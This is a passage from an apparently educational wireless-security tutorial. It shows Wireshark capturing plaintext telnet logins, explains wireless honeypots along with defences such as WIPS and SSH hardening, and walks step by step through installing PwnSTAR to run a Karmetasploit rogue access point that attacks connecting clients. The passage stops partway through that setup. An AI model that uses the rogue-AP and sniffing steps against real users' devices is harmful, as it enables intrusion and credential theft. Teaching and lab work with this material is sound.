


Sniffing unencrypted traffic

You should know by now that unencrypted wireless traffic can be viewed by anyone and so your data can be easily compromised. Have you ever connected to a public wireless network such as Starbucks or a hotel? Have you ever thought who else might be connected and could be listening to your network traffic? Sounds pretty scary, huh?


It actually takes little to no experience at all! It is remarkably easy for anyone to view unencrypted traffic. In this next demonstration, I will be showing you in detail how to sniff your unencrypted traffic. This demonstration will help you understand how important it is to always connect using a secure connection.

1. Navigate to **Applications | Internet | Wireshark**:




You can also open Wireshark by opening a Terminal and typing `sudo wireshark`.


2. If you receive an error message or information message, click on **OK**:




In the preceding screenshot, it is simply stating that `dofile` is disabled due to running Wireshark as a superuser. We can simply ignore this error message by clicking on **OK** as it will not affect our work. It is simply stating that we are running Wireshark as an unprivileged user.




3. The Wireshark graphical interface should appear:




- Then, navigate to **Capture | Interfaces...** as follows:




- In this demonstration, we have selected **eth0**. This might be **wlan0** or **wlan1** for some of you. Check the box and click on **Start**:



- You should see Wireshark beginning to capture network traffic:



- In this demonstration, we will be filtering telnet. Click on **Save**:



- Use the `telnet` command to connect to a telnet server. You will need to run your own telnet server to follow this:


```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# telnet 192.168.1.135
Trying 192.168.1.135...
Connected to 192.168.1.135.
Escape character is '^]'.
Welcome to Microsoft Telnet Service


login: admin

```

- In Wireshark, you should see a lot of different telnet packets. Right-click on one of them and select **Follow TCP Stream**:



10. It should display the telnet session output with the login and password in plain text:




To use a secure form of this connection, you must use SSH-2. SSH-1 has man-in-the-middle attack problems and security vulnerabilities. SSH-1 is also obsolete and should be avoided at all costs. Make sure you update your `sshd_config` file, change the default SSH port, limit users' SSH access, configure IDL logout timeout interval, disable the root login, and set a warning banner according to your legal terms and legal notice details. Use strong SSH passwords and passphrases. I cannot stress enough how important this is.

Honeypot attacking

With technology advancing, wireless networks are becoming much larger in terms of bandwidth and range. A hacker can easily set up a wireless honeypot to lure victims into what they believe is a trusted wireless network. What is a wireless honeypot? A **wireless honeypot** is a device configured to be an access point in which it may have the same SSID as another access point in the area and is also configured with a proxy to point to the attacker's computer.


If a user were to connect to a honeypot, all their network traffic would be filtered or monitored by the attacker, which may end up in a man-in-the-middle attack. The attacker would then be able to view any unencrypted traffic within that connection, such as e-mail, instant messaging, FTP, and telnet sessions:



If the attacker has a high-power gain antenna, the client is more than likely to see it on the top of the wireless list for available wireless networks. Another thing to note is that most Microsoft Windows operating systems are configured to automatically connect to a wireless network, which can be very bad if a honeypot happened to be nearby with the same SSID and passphrase. This feature can be disabled.


How do I protect myself from a honeypot or man-in-the-middle attack?

One of the easiest ways to protect yourself from a honeypot attack is to simply not use wireless. What if your organization requires wireless? On BYOD devices, profiles should be created to only allow trusted wireless networks to connect to the client's devices. Use a 3G/4G connection or go wired. What if you still need wireless? There are software- and hardware-based Wireless Intrusion Prevention Systems (WIPS) that can detect rogue access points.



WIPS identifies these access points by SSID, channel, signal strength, and MAC address. If the parameters do not match, then there is a chance that the AP is a honeypot. What if the hacker operates at the same SSID and channel? The WIPS will then go by the signal strength. The signal strength can determine whether it is a legitimate AP or not.


KFSensor is a Windows-based honeypot **Intrusion Detection System (IDS)**. It acts like a honeypot to attract and detect hackers, worms, rogues, and vulnerabilities. By acting as a decoy, it can divert from attacks to provide an additional level of security. The KFSensor interface is shown in the following screenshot:



You can download a 30-day trial from <http://www.keyfocus.net/kfsensor/download/>.

Karmetasplit

Karmetasplit is very much like a honeypot, but it focuses on vulnerabilities and exploiting the client. Karmetasplit is a fake rogue access point application. When a victim connects to it, Karmetasplit will launch all exploits within the Metasploit framework against the client. It can also capture logins and passwords. The Karmetasplit interface is shown in the following screenshot:




In this next demonstration, we will be creating a fake AP using Karmetasploit. Please understand that these demonstrations are only to be used for educational purposes. Broadcasting Karmetasploit can be illegal in some locations. Please consult with a competent attorney licensed to practice in your jurisdiction before using Karmetasploit.


Let's begin the demonstration!

1. Open a Terminal and download PwnSTAR from www.github.com:
`git clone git://github.com/SilverF0xxx/PwnSTAR.git`

The following is the output:




2. Navigate to the PwnSTAR directory:



```
root@kali: ~/PwnSTAR
File Edit View Search Terminal Help
root@kali:~# ls
Desktop PwnSTAR
root@kali:~# cd PwnSTAR
root@kali:~/PwnSTAR# ls
html installer.sh pwnstar README.md
root@kali:~/PwnSTAR#
```

3. Execute `installer.sh` and follow the prompts:




```
root@kali: ~/PwnSTAR
File Edit View Search Terminal Help
root@kali:~/PwnSTAR# ./installer.sh

PwnSTAR INSTALLER
=====


Important: run this installer from the same directory as the git clone eg /git/P
wnSTAR

Where are we installing PwnSTAR? e.g. /usr/bin

KALI LINUX
The quieter you become, the more you are able to hear.
```

[ When asked where to install PwnSTAR, just press *Enter* or type `/usr/bin`.]


4. Navigate to the pwnstar directory /usr/bin:



```
root@kali: /usr/bin
File Edit View Search Terminal Help
root@kali:~# cd /usr/bin
root@kali:~/usr/bin# ./pwnstar
```

The terminal window displays the Kali Linux logo and the text "KALI LINUX" with the tagline "The quieter you become, the more you are able to hear."


5. Enter y:



```
root@kali: /usr/bin
File Edit View Search Terminal Help
-----VulpiArgenti-----
PwnSTAR
-----Pwn_Soft_Ap_scRipt-----

Need to install isc-dhcp-server
Do you want to do it now? (y/n)
y
```

6. Choose option 5) Karmetasploit:



```
root@kali: /usr/bin
File Edit View Search Terminal Help

How do you want to use the AP?

Basic Menu

1) Honeypot: get the victim onto your AP, then use nmap, metasploit etc
   no internet access given

2) Grab WPA handshake

3) Sniffing: provide internet access, then be MITM

4) Simple web server with dnsspoof: redirect the victim to your webpage

5) Karmetasploit


6) Browser_autopwn

9) ADVANCED menu

q) Exit from the script

5
```

7. Follow the prompts:



```
root@kali: /usr/bin
File Edit View Search Terminal Help

Are we giving internet access? (y/n)
y

Available interfaces:
eth0  00:0c:29:2e:d2:83
wlan0 00:c0:ca:3a:40:60

Enter internet connected interface
eth0

